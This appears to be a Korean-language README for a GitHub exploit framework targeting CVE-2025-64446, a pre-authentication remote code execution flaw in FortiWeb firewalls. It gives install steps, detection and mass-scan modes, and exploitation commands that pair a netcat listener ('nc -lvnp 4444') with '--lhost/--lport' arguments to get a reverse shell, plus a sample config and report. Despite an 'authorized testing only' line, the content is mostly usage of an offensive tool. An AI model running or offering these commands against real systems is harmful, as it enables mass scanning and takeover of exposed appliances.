 cerberusmrxi/fortiweb-cve-2025-64446-rce-exploit
FortiWeb CVE-2025-64446 취약점을 위한 보안 연구 도구입니다. 고급 로깅, 실시간 메트릭, 프록시 디버깅 및 전문 보고 기능을 갖춘 자동화된 악용 프레임워크입니다. 재시도 로직, 다중 스레딩 및 구성 가능한 설정이 포함됩니다. 승인된 보안 테스트에만 사용하십시오. CVSS 9.8 치명적.

FortiWeb Research Tool은 FortiWeb 웹 애플리케이션 방화벽 어플라이언스에 영향을 주는 치명적인 사전 인증 원격 코드 실행 문제인 CVE-2025-64446에 대한 승인된 탐지 및 분석을 위한 Python 평가 프레임워크입니다.
| 속성 | 내용 |
|---|---|
| 작성자 | Sudeepa Wanigarathna |
| CVE | CVE-2025-64446 |
| CVSS | 9.8 (치명적) |
| 분류 | 인증 우회 + 경로 탐색 → 임의 파일 업로드 → RCE |
| 영향 범위 | 7.6.7 / 7.8.7 / 8.0.2 이전 빌드 (공식 권고문에서 확인) |
| 해결 방법 | 패치된 FortiWeb 릴리스로 업그레이드 |
| 언어 | Python 3.7+ |
| 진입점 | exploit.py |
| 모드 | 플래그 | 용도 |
|---|---|---|
| 탐지 | --detect-only | 비공격적 취약점 지표 |
| 안전 / 읽기 전용 | --safe-mode | 변형형 익스플로잇 단계 건너뛰기 |
| 대량 스캔 | --targets + --scan-mode | 병렬 다중 대상 평가 |
| 익스플로잇 | --target + --lhost | 승인된 실험실에서만 통제된 체인 실행 |
| 드라이 런 | --dry-run | 변경 사항을 적용하지 않고 흐름 실행 |
| 리포팅 | --output-dir | JSON + HTML 진단 보고서 |
| 필드 | 값 |
|---|---|
| CVE ID | CVE-2025-64446 |
| CVSS 점수 | 9.8 (치명적) |
| 영향 | 성공적으로 악용될 경우 전체 시스템 장악 |
| 수정 | 7.6.7, 7.8.7, 8.0.2 이상으로 업그레이드 |
항상 진단 범위를 설정하기 전에 Fortinet PSIRT에서 영향/수정 버전을 확인하세요.


| 사용법 | 스캔 결과 |
|---|---|
 |  |

| HTML 출력 |
|---|
 |
git clone https://github.com/CerberusMrXi/FortiWeb-cve-2025-64446-RCE-exploit
cd FortiWeb-cve-2025-64446-RCE-exploit

python3 -m venv venv
source venv/bin/activate          # Linux / macOS
# venv\Scripts\activate           # Windows

pip install -r requirements.txt
python3 exploit.py --help
| 패키지 | 역할 |
|---|---|
requests, urllib3 | HTTP 클라이언트 |
rich, colorama, tqdm | 터미널 UI 및 진행률 |
pyyaml | config.yaml 로딩 |
선택(개발용): pytest, black, flake8, mypy, python-dotenv — requirements.txt 참조.
# Vulnerability check only (recommended first)
python3 exploit.py --target https://192.168.1.100:8443 --detect-only

# Safe / read-only checks
python3 exploit.py --target https://192.168.1.100:8443 --safe-mode

# Mass scanning
python3 exploit.py --targets targets.txt --scan-mode --threads 10

# Authorized exploitation (requires listener host)
python3 exploit.py --target https://192.168.1.100:8443 --lhost 192.168.1.50 --lport 4444
참고: 익스플로잇 모드에는
--lhost가 필요합니다. 전체 체인을 실행하지 않을 경우--detect-only또는--safe-mode를 사용하세요.
python3 exploit.py --target https://192.168.1.100:8443 --detect-only
python3 exploit.py --target https://192.168.1.100:8443 --detect-only --verbose
python3 exploit.py --target https://192.168.1.100:8443 --safe-mode
python3 exploit.py --target https://192.168.1.100:8443 --detect-only --timeout 30
탐지 모드는 연결 가능성, 버전 힌트, API 노출, 경로 탐색 지표, 인증 우회 신호 및 업로드 엔드포인트 접근성을 평가합니다. 이러한 지표를 기반으로 위험도는 치명적 / 높음 / 중간 / 낮음으로 분류됩니다.
cat > targets.txt << 'EOF'
https://192.168.1.100:8443
https://192.168.1.101:8443
https://192.168.1.102:8443
EOF

python3 exploit.py --targets targets.txt --scan-mode
python3 exploit.py --targets targets.txt --scan-mode --threads 20 --verbose
python3 exploit.py --targets targets.txt --scan-mode --output-dir ./reports
ScannerManager는 스레드 풀을 통해 FortiWebScanner 워커를 실행하고, Rich 요약 테이블을 출력하며, scan_report.json / scan_report.html을 작성합니다.
# Start your listener first (example)
nc -lvnp 4444

python3 exploit.py --target https://192.168.1.100:8443 --lhost 192.168.1.50 --lport 4444
python3 exploit.py --target https://192.168.1.100:8443 --lhost 192.168.1.50 --lport 4444 --proxy http://127.0.0.1:8080
python3 exploit.py --target https://192.168.1.100:8443 --lhost 192.168.1.50 --lport 4444 --dry-run
python3 exploit.py --target https://192.168.1.100:8443 --lhost 192.168.1.50 --lport 4444 --user-agent "Research/1.0"
# config.yaml
target: https://192.168.1.100:8443
lhost: 192.168.1.50
lport: 4444
timeout: 15
threads: 5
verify_ssl: false
verbose: true
proxy: http://127.0.0.1:8080
user_agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
output_dir: reports
log_dir: logs
detect_only: false
safe_mode: false
dry_run: false
python3 exploit.py --config config.yaml
python3 exploit.py --config config.yaml --target https://10.0.0.1:8443 --lport 9999
CLI 플래그가 YAML에서 로드된 값을 덮어씁니다.
exploit.py
├── ExploitConfig / ExploitResult / RequestMetrics   # dataclasses
├── LogManager                                       # exploit.log, errors.log, requests.log
├── Banner / StatusDisplay                           # Rich / colorama UI
├── FortiWebScanner                                  # detect-only checks (no exploit chain)
├── ScannerManager                                   # threaded multi-target scans + reports
├── FortiWebExploit                                  # single-target detect / exploit workflow
└── main()                                           # argparse + mode dispatch
| 구성 요소 | 역할 |
|---|---|
FortiWebScanner | 연결 가능성, 버전, CVE 지표 확인 |
ScannerManager | 병렬 스캔, JSON/HTML 집계, 요약 테이블 |
FortiWebExploit | 구성 기반 세션, 재시도, 메트릭, 보고서, 선택적 익스플로잇 경로 |
LogManager | 구조화된 파일 로깅 + 색상 콘솔 |
단일 대상의 상위 수준 흐름:
reports/ 아래에 JSON + HTML 보고서exploit.log, errors.log, requests.log--threads)--no-verify)reports/
├── report_YYYYMMDD_HHMMSS.json
├── report_YYYYMMDD_HHMMSS.html
├── scan_report.json
└── scan_report.html
logs/
├── exploit.log
├── errors.log
└── requests.log
{
  "metadata": {
    "tool_name": "FortiWeb Research Tool",
    "version": "1.0",
    "author": "Sudeepa Wanigarathna",
    "timestamp": "2026-07-31T00:02:17",
    "mode": "detect"
  },
  "target": {
    "url": "https://192.168.1.100:8443",
    "reachable": true,
    "version": "7.6.0",
    "vulnerable": true,
    "risk_level": "Critical"
  },
  "metrics": {
    "total_requests": 12,
    "average_response_time": 0.42,
    "success_rate": 0.91
  }
}
python3 exploit.py [OPTIONS]






